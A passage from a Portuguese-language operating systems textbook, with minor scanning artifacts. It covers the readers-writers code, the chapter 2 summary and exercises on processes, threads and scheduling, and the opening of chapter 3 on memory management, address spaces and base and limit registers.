                                    /* acesso aos dados */
          down(&mutex);
                                    /* obtém acesso exclusivo a 'rc' */
          rc = rc - 1;
                                    /* um leitor a menos agora */
          if (rc == 0) up(\&db);
                                    /* se este for o último leitor ... */
          up(&mutex);
                                    /* libera o acesso exclusivo a 'rc' */
          use_data_read();
                                    /* região não crítica */
     }
}
void writer(void)
     while (TRUE) {
                                    /* repete para sempre */
         think_up_data();
                                    /* região não crítica */
         down(&db);
                                    /* obtém acesso exclusivo */
          write_data_base();
                                    /* atualiza os dados */
                                    /* libera o acesso exclusivo */
          up(&db);
     }
}
```

O conceito de um processo é um exemplo de algo muito bem estabelecido. Quase todo sistema tem alguma noção de um processo como um recipiente para agrupar recursos relacionados, como um espaço de endereçamento, threads, arquivos abertos, permissões de proteção etc. Sistemas diferentes fazem esse agrupamento de maneira um pouco diferente, mas trata-se apenas de diferenças de engenharia. A ideia básica não é tão controversa e há pouca pesquisa nova sobre o tema processos.

Os threads são uma ideia mais nova que os processos, mas tem havido bastantes reflexões sobre eles. Além disso, ocasionalmente aparecem artigos sobre threads tratando, por exemplo, de aglomerados de multiprocessadores (Tam et al., 2007) ou do dimensionamento do número de threads em um processo para cem mil (Von Behren et al., 2003).

A sincronização de processos está muito mais definida agora, mas de vez em quando ainda há artigos, como aqueles sobre processamento concorrente sem locks (Fraser e Harris, 2007) ou sincronização no modo não bloqueante em sistemas de tempo real (Hothmuth e Haertig, 2001).

O escalonamento (tanto uniprocessador quanto multiprocessador) ainda é um tópico recente e caro a alguns pesquisadores. Alguns tópicos sendo pesquisados incluem escalonamento de dispositivos móveis em termos de eficiência energética (Yuan e Nahrstedt, 2006), escalonamento com tecnologia hyperthreading (Bulpin e Pratt, 2005), modos de reduzir a ociosidade da CPU (Eggert e Touch, 2005) e escalonamento de sistemas de tempo virtual (Nieh et al., 2001). Contudo, poucos projetistas de sistemas operacionais andam desesperados pela falta de um algoritmo decente para o escalonamento de threads — portanto, parece que esse tipo de pesquisa é mais um desejo do que uma necessidade de pesquisadores. De modo geral, processos, threads e escalonamento não são mais tópicos de pesquisa tão procurados como antes. A pesquisa avançou.

# 2.7 Resumo

Para ocultar os efeitos das interrupções, os sistemas operacionais oferecem um modelo conceitual que consiste em processos sequenciais executando em paralelo. Os processos podem ser criados e terminados dinamicamente. Cada processo tem seu próprio espaço de endereçamento.

Para algumas aplicações, é útil ter múltiplos threads de controle dentro de um único processo. Esses threads são escalonados independentemente e cada um tem sua própria pilha, mas todos os threads em um processo compartilham um espaço de endereçamento comum. Threads podem ser implementados no espaço do usuário ou no núcleo.

Os processos podem se comunicar uns com os outros por meio de primitivas de comunicação entre processos, como semáforos, monitores ou mensagens. Essas unidades básicas são usadas para assegurar que dois processos nunca estarão em suas regiões críticas ao mesmo tempo — uma

situação que levaria ao caos. Um processo pode estar executando, ser executável ou bloqueado e alterar o estado quando ele ou um outro processo executa uma das unidades básicas de comunicação entre processos. A comunicação interthread é semelhante.

As primitivas de comunicação entre processos podem ser usadas para resolver problemas como o produtor-consumidor, o jantar dos filósofos e o leitor-escritor. Mesmo com essas primitivas, devem-se tomar cuidados para evitar erros e impasses.

Muitos algoritmos de escalonamento têm sido estudados. Alguns deles são usados principalmente em sistemas em lote, como a tarefa mais curta primeiro. Outros são comuns aos sistemas em lote e aos sistemas interativos — como o escalonamento circular, o escalonamento por prioridades, as filas múltiplas, o escalonamento garantido, o escalonamento por loteria e o escalonamento por fração justa. Alguns sistemas fazem uma separação entre o mecanismo de escalonamento e a política de escalonamento, o que permite aos usuários um controle sobre o algoritmo de escalonamento.

#### **Problemas**

- 1. Na Figura 2.2, são mostrados três estados de processos. Na teoria, com três estados poderia haver seis transições, duas para cada estado. Contudo, somente quatro transições são mostradas. Há alguma circunstância na qual uma delas ou ambas as transições não ilustradas possam ocorrer?
- 2. Suponha que você seja o projetista de uma arquitetura de computador avançada que fez o chaveamento entre processos por hardware em vez de usar interrupções. De que informação a CPU precisaria? Descreva como o processo de chaveamento por hardware poderia funcionar.
- 3. Em todos os computadores atuais, pelo menos uma parte dos manipuladores de interrupção (interrupt handlers) é escrita em linguagem assembly. Por quê?
- 4. Quando uma interrupção ou uma chamada de sistema transfere o controle para o sistema operacional, geralmente é usada uma área da pilha do núcleo separada da pilha do processo interrompido. Por quê?
- 5. Tarefas múltiplas podem ser executadas paralelamente e terminar mais rápido do que se tivessem sido executados sucessivamente. Suponha que duas tarefas, cada uma precisando de dez minutos do tempo da CPU, começassem simultaneamente. De quanto tempo o último precisará para terminar se elas forem executados sucessivamente? Quanto tempo se forem executadas paralelamente? Suponha 50 por cento de espera de E/S.
- 6. No texto, foi estabelecido que o modelo da Figura 2.8(a) não era adequado para um servidor de arquivos que usasse uma cache na memória. Por que não? Cada processo poderia ter sua própria cache?
- 7. Se um processo multithread bifurcar, há problemas se o filho copia todos os threads do pai. Suponha que um dos threads originais estivesse esperando por uma entrada do

- teclado. Agora dois threads estão esperando pela entrada do teclado, um em cada processo. Esse problema pode ocorrer em processos de thread único?
- 8. Na Figura 2.6, é mostrado um servidor da Web multithread. Se o único modo de ler a partir de um arquivo for o bloqueio normal da chamada de sistema read, você acha que threads de usuário ou de núcleo estão sendo usados para o servidor da Web? Por quê?
- 9. No texto, descrevemos um servidor da Web multithread, mostrando por que ele é melhor que um servidor de thread único e um servidor de máquina de estados finitos. Há alguma circunstância na qual um servidor de thread único poderia ser melhor? Dê um exemplo.
- 10. Na Tabela 2.4, o conjunto de registradores é relacionado como um item por thread, e não por processo. Por quê? (Afinal, a máquina tem somente um conjunto de registradores.)
- O que faria um thread desistir voluntariamente da CPU chamando thread\_yield? (Afinal, como não há interrupção periódica de relógio, ele pode nunca mais obter a CPU de volta.)
- 12. Um thread pode sofrer preempção por uma interrupção de relógio? Em caso afirmativo, sob quais circunstâncias? Do contrário, por que não?
- 13. Neste problema, você deve comparar a leitura de um arquivo usando um servidor de arquivos monothread e um servidor multithread. São necessários 15 ms para obter uma requisição de trabalho, despachá-la e fazer o restante do processamento necessário, presumindo que os dados essenciais estejam na cache de blocos. Se for necessária uma operação de disco como ocorre em um terço das vezes —, será preciso um tempo adicional de 75 ms, durante o qual o thread dorme. Quantas requisições/segundo o servidor pode tratar se for monothread? E se for multithread?
- 14. Qual a maior vantagem de implementar threads no espaço do usuário? Qual é a maior desvantagem?
- 15. Na Figura 2.10, as criações de threads e as mensagens impressas pelos threads são intercaladas aleatoriamente. Há algum modo de impor que a ordem seja estritamente thread 1 criado, thread 1 imprime mensagem, thread 1 sai, thread 2 criado, thread 2 imprime a mensagem, thread 2 sai e assim por diante? Em caso de resposta afirmativa, qual é esse modo? Em caso de resposta negativa, por que não?
- 16. Na discussão sobre variáveis globais em threads, usamos uma rotina create\_ global para alocar memória a um ponteiro para a variável, em vez de alocar diretamente a própria variável. Isso é essencial ou as rotinas poderiam funcionar muito bem apenas com os próprios valores?
- 17. Considere um sistema no qual threads são implementados inteiramente no espaço do usuário, sendo que o sistema de tempo de execução sofre uma interrupção de relógio a cada segundo. Suponha que uma interrupção de relógio ocorra enquanto algum thread estiver executando no sistema de tempo de execução. Que problema poderia ocorrer? O que você sugere para resolvê-lo?

- 18. Suponha que um sistema operacional não tenha uma chamada de sistema como a select para verificar previamente se é seguro ler um arquivo, um pipe ou algum dispositivo, mas ele permite que "alarm clocks" sejam setados, os quais interrompem chamadas de sistema bloqueadas. É possível implementar um pacote de threads, no espaço de usuário, sob essas condições? Comente.
- 19. O problema de inversão de prioridades discutido na Seção 2.3.4 pode acontecer com threads de usuário? Por quê?
- **20.** Na Seção 2.3.4, foi descrita uma situação com um processo de alta prioridade, *H*, e um de baixa prioridade, *L*, que levava *H* a um laço infinito. O mesmo problema ocorreria se fosse usado o escalonamento circular em vez do escalonamento por prioridades? Comente.
- 21. Em um sistema com threads, quando são utilizados threads de usuário, há uma pilha por thread ou uma pilha por processo? E quando se usam threads de núcleo? Explique.
- 22. Quando um computador está sendo desenvolvido, ele é antes simulado por um programa que executa uma instrução por vez. Mesmo os multiprocessadores são simulados de modo estritamente sequencial. É possível que ocorra uma condição de corrida quando não há eventos simultâneos como nessas simulações?
- 23. A solução de espera ociosa usando a variável turn (Figura 2.18) funciona quando os dois processos estão executando em um multiprocessador de memória compartilhada, isto é, duas CPUs compartilhando uma memória comum?
- **24.** A solução de Peterson para o problema da exclusão mútua, mostrado na Figura 2.19, funciona quando o escalonamento do processo for preemptivo? E quando o escalonamento não for preemptivo?
- 25. Faça um esboço de como um sistema operacional capaz de desabilitar interrupções poderia implementar semáforos.
- 26. Mostre como os semáforos contadores (isto é, os semáforos que podem conter um valor arbitrário) podem ser implementados usando somente semáforos binários e simples instruções de máquina.
- **27.** Se um sistema tem somente dois processos, tem sentido usar uma barreira para sincronizá-los? Por quê?
- 28. Dois threads podem, no mesmo processo, sincronizar a partir do uso de um semáforo de núcleo se os threads forem implementados pelo núcleo? E se os threads fossem implementados no espaço do usuário? (Suponha que nenhum thread em qualquer outro processo tenha acesso ao semáforo.) Comente suas respostas.
- 29. Sincronização com monitores usa variáveis de condição e duas operações especiais, wait e signal. Uma forma mais geral de sincronização seria ter uma única primitiva, waituntil, que possuísse um predicado booleano como parâmetro. Assim, alguém poderia dizer, por exemplo,

#### waituntil x < 0 ou y + z < n

A primitiva signal não seria mais necessária. Esse esquema é claramente mais geral que o proposto por Hoare ou Brinch Hansen, mas não é utilizado. Por quê? *Dica:* pense na implementação.

- 30. Um restaurante de fast-food tem quatro tipos de empregados: (1) anotadores de pedido, que anotam o pedido dos clientes; (2) cozinheiros, que preparam a comida; (3) embaladores, que colocam a comida nas sacolas; e (4) caixas, que entregam as sacolas para os clientes e recebem o dinheiro deles. Cada empregado pode ser observado como um processo sequencial de comunicação. Qual forma de comunicação entre processos eles usariam? Relacione esse modelo aos processos no UNIX.
- 31. Imagine um sistema por troca de mensagens que use caixas postais. Quando se envia para uma caixa postal cheia ou tenta-se receber de uma caixa postal vazia, um processo não bloqueia. Na verdade, ele obtém um código de erro. O processo responde ao código de erro apenas tentando novamente, sucessivamente, até que ele consiga. Esse esquema leva a condições de corrida?
- **32.** Os computadores CDC 6600 podiam lidar simultaneamente com até dez processos de E/S, usando uma forma interessante de escalonamento circular chamada **compartilhamento de processador**. Um chaveamento de processo ocorria depois de cada instrução; assim, a instrução 1 vinha do processo 1, a instrução 2 vinha do processo 2 e assim por diante. O chaveamento do processo era feito por um hardware especial e a sobrecarga era zero. Se um processo precisasse de *T* segundos para terminar sua execução, na ausência de competição, quanto tempo seria necessário se o compartilhamento do processador fosse usado com *n* processos?
- 33. Seria possível estabelecer uma medida sobre o quanto um processo é limitado pela CPU ou limitados por E/S analisando o código-fonte? Como isso poderia ser determinado em tempo de execução?
- 34. Na seção 'Quando escalonar', foi mencionado que, algumas vezes, o escalonamento poderia ser melhorado se um processo importante fosse passível de desempenhar um papel, ao ser bloqueado, na seleção do próximo processo a executar. Pense em uma situação na qual isso poderia ser usado e explique como.
- **35.** As medidas de um certo sistema mostram que o processo médio executa por um tempo *T* antes de ser bloqueado para E/S. Um chaveamento de processos requer um tempo *S* efetivamente gasto (sobrecarga). Para o escalonamento circular com um quantum *Q*, dê uma fórmula para a eficiência da CPU em cada um dos seguintes casos:
  - (a) Q = ∞.
  - (b) Q > T.
  - (c) S < Q < T.
  - (d) Q = S.
  - (e) Q próximo de 0.
- 36. Cinco tarefas estão esperando para serem executadas. Seus tempos de execução previstos são 9, 6, 3, 5 e X. Em que ordem elas deveriam ser executadas para minimizar o tempo médio de resposta? (Sua resposta dependerá de X.)
- 37. Cinco tarefas em lote, A a E, chegam a um centro de computação quase ao mesmo tempo. Elas têm tempos

de execução estimados em 10, 6, 2, 4 e 8 minutos. Suas prioridades (externamente determinadas) são 3, 5, 2, 1 e 4, respectivamente, sendo 5 a prioridade mais alta. Para cada um dos seguintes algoritmos de escalonamento, determine o tempo médio de ida e volta. Ignore a sobrecarga de chaveamento de processos.

- (a) Circular.
- (b) Escalonamento por prioridades.
- (c) Primeiro a chegar, primeiro a ser servido (execute na ordem 10, 6, 2, 4, 8).
- (d) Tarefa mais curta primeiro.

Para (a), presuma que o sistema é multiprogramado e que cada tarefa obtenha sua fração justa da CPU. Para os itens (b) a (d), considere a execução de somente uma tarefa por vez, até que termine. Todas as tarefas são completamente limitadas pela CPU.

- 38. Um processo executando no CTSS precisa de 30 quanta para terminar. Quantas vezes ocorrerá uma troca para a memória, incluindo a primeira vez (antes de executar qualquer coisa)?
- 39. Você tem ideia de como impedir que o sistema de prioridade do CTSS seja enganado digitando-se a tecla <Entra> aleatoriamente?
- 40. O algoritmo do envelhecimento (aging) com a = 1/2 está sendo usado para prever tempos de execução. As quatro execuções anteriores, da primeira à mais recente, são 40, 20, 40 e 15 ms. Qual é a previsão da próxima execução?
- **41.** Um sistema de tempo real tem quatro eventos periódicos com períodos de 50, 100, 200 e 250 ms cada. Suponha que os quatro eventos requeiram 35, 20, 10 e *x* ms de tempo de CPU, respectivamente. Qual é o maior valor de *x* para que o sistema seja escalonável?
- Explique por que o escalonamento em dois níveis é bastante usado.
- 43. Um sistema de tempo real precisa controlar duas chamadas de voz, cada uma delas executada a cada 5 ms e consumindo 1 ms do tempo da CPU por surto, além de um vídeo de 25 quadros/s, e cada quadro requer 20 ms do tempo da CPU. Esse sistema pode ser escalonado?
- 44. Considere um sistema no qual se deseja separar a política e o mecanismo para o algoritmo de escalonamento dos threads de núcleo. Proponha um meio de chegar a esse objetivo.
- 45. Na solução para o problema do jantar dos filósofos (Figura 2.38), por que é atribuído HUNGRY à variável de estado na rotina take\_forks?
- **46.** Observe a rotina *put\_forks* da Figura 2.38. Suponha que à variável *state[i]* fosse atribuída *THINKING depois* das duas chamadas de *test*, e não *antes*. Como isso poderia afetar a solução?
- 47. O problema dos leitores e escritores pode ser formulado de várias maneiras, dependendo de quando cada categoria de processos pode ser iniciada. Descreva, detalhadamente, três variações diferentes do problema, cada uma favorecendo (ou não) alguma categoria de processos. Para

n lei-

cada variação, especifique o que acontece quando um leitor ou um escritor fica pronto para ter acesso ao banco de dados e o que ocorre quando um processo acaba de usar o banco de dados.

48. Escreva um script do shell que produza um arquivo de números sequenciais lendo-se o último número no arquivo, adicionando-se 1 a ele e, então, anexando-o ao arquivo. Execute uma instância do script em background (segundo plano) e outra em foreground (primeiro plano), cada uma realizando acessos ao mesmo arquivo. Quanto tempo transcorre antes de se manifestar uma condição de disputa? Qual é a região crítica? Modifique o script para impedir a disputa. (Dica: use

In file file.lock

para proteger o arquivo de dados.)

- 49. Imagine um sistema operacional que permita semáforos. Implemente um sistema de mensagens. Escreva as rotinas para enviar e receber mensagens.
- Resolva o problema do jantar dos filósofos usando monitores em vez de semáforos.
- 51. Suponha que uma universidade, para mostrar como é politicamente correta, aplique a doutrina da Suprema Corte dos Estados Unidos, "Separado mas igual é inerentemente desigual", para gênero e raça, pondo fim a sua prática de longa data de banheiros no campus segregados por gênero.

Contudo, como uma concessão à tradição, ela decreta que, quando uma mulher estiver no banheiro, outra mulher poderá entrar, mas um homem não e vice-versa. Um sinal com um marcador deslizante, na porta de cada banheiro, indica em qual dos três estados o banheiro se encontra:

Vazio

Com mulher

Com homem

Escreva, em sua linguagem de programação favorita, as seguintes rotinas: *mulher\_quer\_entrar, homem\_quer\_entrar, mulher\_sai, homem\_sai.* Você pode usar os contadores e as técnicas de sincronização que quiser.

- **52.** Reescreva o programa da Figura 2.18 para tratar mais de dois processos.
- 53. Escreva um problema produtor-consumidor que use threads e compartilhe um buffer comum. Contudo, não use semáforos ou qualquer outra primitiva de sincronização para proteger a estrutura de dados compartilhada. Apenas deixe cada thread ter acesso a eles quando quiser. Use sleep e wakeup para tratar as condições de buffer cheio e buffer vazio. Veja quanto tempo leva até ocorrer uma condição de disputa fatal. Por exemplo, você pode ter o produtor imprimindo um número a cada intervalo de tempo. Não imprima mais do que um número a cada minuto, porque a E/S poderia afetar as condições de corrida.

# Capítulo **3**

# Gerenciamento de memória

A memória principal (RAM) é um recurso importante que deve ser gerenciado com muito cuidado. Apesar de atualmente os computadores pessoais possuírem memórias dez mil vezes maiores que o IBM 7094 (o maior computador do mundo no início dos anos 1960), os programas tornam-se maiores muito mais rapidamente do que as memórias. Parafraseando a Lei de Parkinson, pode-se afirmar que "programas tendem a se expandir a fim de ocupar toda a memória disponível". Neste capítulo, estudaremos como os sistemas operacionais criam abstrações a partir da memória e como as gerenciam.

O que todo programador deseja é dispor de uma memória infinitamente grande, rápida e não volátil, ou seja, uma memória que não perdesse seu conteúdo quando faltasse energia. E por que não também a um baixo custo? Infelizmente, a tecnologia atual não comporta essas memórias. Talvez você seja capaz de desenvolvê-las.

Qual é a segunda opção? Ao longo dos anos, as pessoas descobriram o conceito de hierarquia de memórias, em que os computadores têm alguns megabytes de memória cache muito rápida, de custo alto e volátil, alguns gigabytes de memória principal volátil de velocidade e custo médios e alguns terabytes de armazenagem em disco não volátil de velocidade e custo baixos, para não falar do armazenamento removível, como DVDs e dispositivos USB. A função do sistema operacional é abstrair essa hierarquia em um modelo útil e, então, gerenciar a abstração.

A parte do sistema operacional que gerencia (parcialmente) a hierarquia de memórias é denominada **gerenciador de memória**. Sua função é gerenciar a memória de modo eficiente: manter o controle de quais partes da memória estão em uso e quais não estão, alocando memória aos processos quando eles precisam e liberando-a quando esses processos terminam.

Neste capítulo conheceremos vários esquemas diferentes de gerenciamento de memória, desde os mais simples aos mais sofisticados. Visto que o gerenciamento do nível inferior da memória cache normalmente é feito pelo hardware, o foco deste capítulo será o modelo da memória principal do programador e como pode ser bem gerenciado. As abstrações para armazenamento permanente — o disco — e o gerenciamento dessas abstrações são o tema do próximo capítulo. Começaremos pelo sistema mais simples possível e, então, avançaremos gradualmente para os mais elaborados.

# 3.1 Sem abstração de memória

A abstração de memória mais simples é a ausência de abstração. Os primeiros computadores de grande porte (antes de 1960), microcomputadores (antes de 1970) e computadores pessoais (antes de 1980) não possuíam abstração de memória. Cada programa simplesmente considerava a memória física. Quando um programa executava uma instrução como

#### MOV REGISTER1,1000

o computador apenas movia o conteúdo da memória física da posição 1000 para *REGISTER1*. Assim, o modelo de memória apresentado ao programador era simplesmente a memória física, um conjunto de endereços de 0 a algum máximo, cada endereço correspondendo a uma célula que continha certo número de bits, normalmente oito.

Nessas condições, não era possível executar dois programas na memória simultaneamente. Se o primeiro programa escrevesse um novo valor para a posição 2000, por exemplo, apagaria qualquer valor que o segundo programa estivesse armazenando ali. Nenhum deles funcionaria e os dois programas quebrariam quase imediatamente.

Ainda que o modelo da memória fosse apenas a memória física, havia várias opções possíveis. São mostradas três variações na Figura 3.1. O sistema operacional pode estar na parte inferior da memória em RAM (random acess memory — memória de acesso aleatório), como mostrado na Figura 3.1(a) ou pode estar em ROM (read-only memory memória apenas para leitura) na parte superior da memória, como mostrado na Figura 3.1(b) ou os drivers de dispositivo podem estar na parte superior da memória em ROM e o resto do sistema em RAM embaixo, como mostrado na Figura 3.1(c). O primeiro modelo era usado antigamente em computadores de grande porte e minicomputadores e raramente foi utilizado depois disso. O segundo modelo é usado em alguns computadores portáteis e sistemas embarcados. O terceiro modelo foi empregado nos primeiros computadores pessoais (por exemplo, executando o MS--DOS), em que a porção do sistema na ROM é chamada de BIOS (basic input output system — sistema básico de E/S). Os modelos (a) e (c) apresentam a desvantagem da possibilidade de que um erro no programa do usuário apague o sistema operacional, possivelmente com resultados desastrosos (como a adulteração do disco).

Figura 3.1 Três modos simples de organizar a memória com um sistema operacional e um processo de usuário. Também existem outras possibilidades.

Quando o sistema é organizado dessa forma, geralmente apenas um processo pode ser executado por vez. Assim que o usuário digita um comando, o sistema operacional copia o programa solicitado do disco para a memória e o executa. Quando o processo termina, o sistema operacional exibe um prompt e espera por um novo comando. Quando recebe o novo comando, carrega um novo programa na memória, sobrescrevendo o primeiro.

Um modo de obter algum grau de paralelismo em um sistema sem abstração de memória é programar com múltiplos threads. Uma vez que se suponha que todos os threads em um processo consideram a mesma imagem da memória, o fato destes serem forçados não é um problema. Embora essa ideia funcione, sua utilidade é limitada porque as pessoas normalmente desejam que programas não relacionados sejam executados ao mesmo tempo, algo que a abstração de threads não proporciona. Além do mais, é improvável que sistemas tão primitivos, que não comportam abstração de memória, sejam capazes de fornecer abstração de threads.

#### Executando múltiplos programas sem abstração de memória

Mesmo sem abstração de memória, entretanto, é possível executar múltiplos programas simultaneamente. O que o sistema operacional deve fazer é salvar o conteúdo completo da memória em um arquivo de disco e, em seguida, introduzir e executar o próximo programa. Contanto que haja apenas um programa por vez na memória, não há conflitos. Esse conceito (troca de processos, swapping) será discutido adiante.

O acréscimo de hardware especial possibilita executar múltiplos programas simultaneamente, mesmo sem troca de processos. Os primeiros modelos do IBM 360 resolveram o problema do seguinte modo. A memória foi dividida em blocos de 2 KB e a cada um foi atribuída uma chave de proteção de 4 bits mantida em registradores especiais dentro da CPU. Uma máquina com uma memória de 1 MB precisava de apenas 512 desses registradores de 4 bits para um total de 256 bytes de armazenamento de chaves. A PSW (program status word — palavra de status do programa) também continha uma chave de 4 bits. O hardware 360 interrompia qualquer tentativa de um processo em execução de acessar a memória com um código de proteção diferente da chave PSW. Visto que apenas o sistema operacional poderia alterar as chaves de proteção, impedia-se que os processos do usuário interferissem no funcionamento mútuo e do próprio sistema operacional.

Entretanto, essa solução tem uma desvantagem importante, ilustrada na Figura 3.2. Temos aqui dois programas, cada um com 16 KB, como mostrado na Figura 3.2(a) e (b). A primeira é sombreada para indicar que tem uma chave de memória diferente da segunda. O primeiro programa inicializa saltando para o endereço 24, que contém uma instrução MOV. O segundo programa inicializa saltando para o endereço 28, que contém uma instrução CMP. As instruções irrelevantes para essa discussão não são mostradas. Quando os dois programas são carregados sucessivamente na memória, começando no endereço 0, temos a situação da Figura 3.2(c). Neste exemplo, supomos que o sistema operacional está na região alta memória e, dessa forma, não é mostrado.

Depois de serem carregados, os programas podem ser executados. Visto que têm chaves de memória diferentes, um não pode danificar o outro. Mas o problema é de natureza diferente. Quando o primeiro programa é inicializado, executa a instrução JMP 24, que salta para a instrução como esperado. Esse programa funciona normalmente.

No entanto, após ter executado o primeiro programa por tempo suficiente, o sistema operacional pode decidir executar o segundo programa, que foi carregado acima do primeiro no endereço 16.384. A primeira instrução executada é JMP 28, que salta para a instrução ADD do primeiro programa, em vez de saltar para a instrução esperada, a CMP. O programa provavelmente quebrará muito antes de 1 segundo.

O problema central nesse caso é que ambos os programas referenciam a memória física absoluta e não é isso o que queremos. Desejamos que cada programa referencie um conjunto privado de endereços que seja local para




Figura 3.2 Ilustração do problema de realocação. (a) Um programa de 16 KB. (b) Outro programa de 16 KB. (c) Os dois programas carregados consecutivamente na memória.

o programa. Explicaremos em poucas palavras como isso pode ser realizado. A solução temporária encontrada pelo IBM 360 foi modificar o segundo programa dinamicamente à medida que o carregava na memória, usando uma técnica conhecida como **realocação estática**, que funciona da seguinte forma: quando um programa era carregado no endereço 16.384, a constante 16.384 era adicionada a todos os endereços de programa durante o processo de carregamento. Embora esse mecanismo funcione se executado corretamente, não é uma solução muito comum e deixa mais lento o carregamento. Além do mais, requer informações adicionais em todos os programas executáveis para indicar quais palavras contêm ou não endereços (relocalizáveis). Afinal, o '28' na Figura 3.2(b) deve ser relocalizado, mas uma instrução como

#### MOV REGISTER1,28

que move o número 28 para *REGISTER1* não deve ser relocalizada. O carregador precisa de algum modo para dizer o que é um endereço e o que é uma constante.

Por fim, como indicamos no Capítulo 1, a história tende a se repetir no ramo da computação. Embora o endereçamento direto de memória física seja uma memória distante (perdoem-me) em computadores de grande porte, minicomputadores, computadores de mesa e notebooks, a ausência de abstração de memória ainda é comum em sistemas embarcados e de cartões inteligentes (smart cards). Dispositivos como rádios, máquinas de lavar e fornos de micro-ondas atualmente têm muitos softwares (na ROM) e, na maioria dos casos, o software se endereça à memória

absoluta. Isso funciona porque todos os programas são conhecidos antecipadamente e os usuários não são livres para executar seu próprio software na torradeira.

Sistemas embarcados sofisticados (como telefones celulares) têm sistemas operacionais elaborados, ao passo que sistemas mais simples não os têm. Em alguns casos, há um sistema operacional, mas é apenas uma biblioteca vinculada com o programa aplicativo e que fornece chamadas de sistema para executar E/S e outras tarefas comuns. O popular sistema operacional **e-cos** é um exemplo comum de um sistema operacional como biblioteca.

# 3.2 Abstração de memória: espaços de endereçamento

De modo geral, a exposição da memória física a processos apresenta várias desvantagens importantes. Primeiro, se os programas do usuário podem endereçar cada byte de memória, podem, intencional ou acidentalmente, danificar o sistema e paralisá-lo facilmente (a menos que haja hardwares especiais como o bloqueio e esquema de chave do IBM 360). Esse problema existe mesmo se apenas um programa de usuário (aplicação) estiver sendo executado. Segundo, com esse modelo, é difícil executar múltiplos programas simultaneamente (alternando-se, se houver apenas uma CPU). Em computadores pessoais, é comum ter vários programas abertos ao mesmo tempo (um processador de texto, um programa de e-mail e um navegador da Web, por exemplo), com um deles como foco no momento

Capítulo 3

e os demais reativados pelo click do mouse. Visto que essa situação dificilmente é alcançada quando não há abstração da memória física, algo deve ser feito.

# 3.2.1 A noção de espaço de enderecamento

Para que múltiplas aplicações estejam na memória simultaneamente sem interferência mútua, dois problemas devem ser resolvidos: proteção e realocação. Examinamos uma solução primitiva para o primeiro, usada no IBM 360: rotular blocos da memória com uma chave de proteção e comparar a chave do processo em execução com a de cada palavra da memória recuperada. Entretanto, essa abordagem por si só não resolve o último problema, embora ele possa ser resolvido realocando os programas quando são carregados, mas essa é uma solução lenta e complicada.

Uma solução melhor é inventar uma abstração para a memória: o espaço de endereçamento. Assim como o conceito de processo cria um tipo de CPU abstrata para executar programas, o espaço de endereçamento cria um tipo de memória abstrata para abrigá-los. Um espaço de endereçamento é o conjunto de endereços que um processo pode usar para endereçar a memória. Cada processo tem seu próprio espaço de endereçamento, independente dos que pertencem a outros processos (exceto em algumas circunstâncias especiais em que os processos desejam compartilhar seus espaços de endereçamento).

O conceito de espaço de endereçamento é muito geral e ocorre em muitos contextos. Considere os números de telefone. Nos Estados Unidos e em muitos outros países, um número de telefone local é normalmente um número de 7 dígitos. O espaço de endereçamento para números de telefone varia, desse modo, de 0.000.000 a 9.999.999, embora alguns números, como os começados por 000, não sejam usados. Com o aumento de telefones celulares, modems e máquinas de fax, esse espaço está se tornando muito pequeno, caso em que mais dígitos têm de ser usados. O espaço de endereçamento para portas de E/S no Pentium varia de 0 a 16383. Endereços IPv4 são números de 32 bits; portanto, seu espaço de endereçamento varia de 0 a 232 - 1 (novamente com alguns números reservados).

Os espaços de endereçamento não precisam ser numéricos. O conjunto de domínios da Internet .com também é um espaço de endereçamento. Esse espaço de endereçamento consiste de todas as cadeias de comprimento de 2 a 63 caracteres que possam ser feitas usando letras, números e hífens, seguidas por .com. Agora você já deve ter uma ideia do que são os espaços de endereçamento. É algo bastante simples.

Dar a cada programa seu próprio espaço de enderecamento, de modo que o endereço 28 em um programa signifique uma localização física diferente do endereço 28 em outro programa, é um pouco mais difícil. Adiante, discutiremos um modo simples, antes bastante comum, mas que caiu em desuso em decorrência da capacidade de colocação de esquemas muito mais complicados (e melhores) em chips de CPUs modernas.

#### Registradores-base e registradores-limite

Essa solução simples usa uma versão particularmente simples da realocação dinâmica, que mapeia cada espaço de endereçamento do processo em uma parte diferente da memória física de modo simples. A solução clássica, que foi usada em máquinas desde o CDC 6600 (o primeiro supercomputador do mundo) ao Intel 8088 (o coração do PC IBM original), é equipar cada CPU com dois registradores de hardware especiais, normalmente chamados de registradores-base e registradores-limite. Quando registradores-base e registradores-limite são usados, os programas são localizados em posições consecutivas na memória, onde haja espaço e sem realocação durante o carregamento, como mostrado na Figura 3.2(c). Quando um processo é executado, o registrador-base é carregado com o endereço físico onde seu programa começa na memória e o registrador-limite é carregado com o comprimento do programa. Na Figura 3.2(c), o valor-base e o valor-limite que seriam carregados nesses registradores do hardware quando o primeiro programa é executado são 0 e 16.384, respectivamente. Os valores usados quando o segundo programa é executado são 16.384 e 32.768, respectivamente. Se um terceiro programa de 16 KB fosse carregado diretamente acima do segundo e executado, o registrador-base e o registrador-limite seriam 32.768 e 16.384.

Cada vez que um processo referencia a memória, seja para recuperar uma instrução, seja para ler ou escrever uma palavra de dados, o hardware da CPU automaticamente acrescenta o valor-base ao endereço gerado pelo processo antes de enviar o endereço ao barramento da memória. Simultaneamente, ele verifica se o endereco oferecido é igual ou maior que o valor do registrador-limite, caso no qual um erro é gerado e o acesso é abortado. Desse modo, no caso da primeira instrução do segundo programa na Figura 3.2(c), o processo executa uma instrução


**JMP 28** 

mas o hardware a trata como se fosse

JMP 16412

de modo que ele pula para a instrução CMP como era esperado. As configurações do registrador-base e do registradorlimite durante a execução do segundo programa da Figura 3.2(c) são mostradas na Figura 3.3.

Usar registradores-limite e registradores-base é um modo fácil de dar a cada processo seu próprio espaço de endereçamento privado porque cada endereço de memória gerado automaticamente tem o conteúdo do registrador--base acrescentado a ele antes de ser enviado à memória. Em muitas implementações, o registrador-base e o registrador-limite são protegidos de modo que apenas o sistema



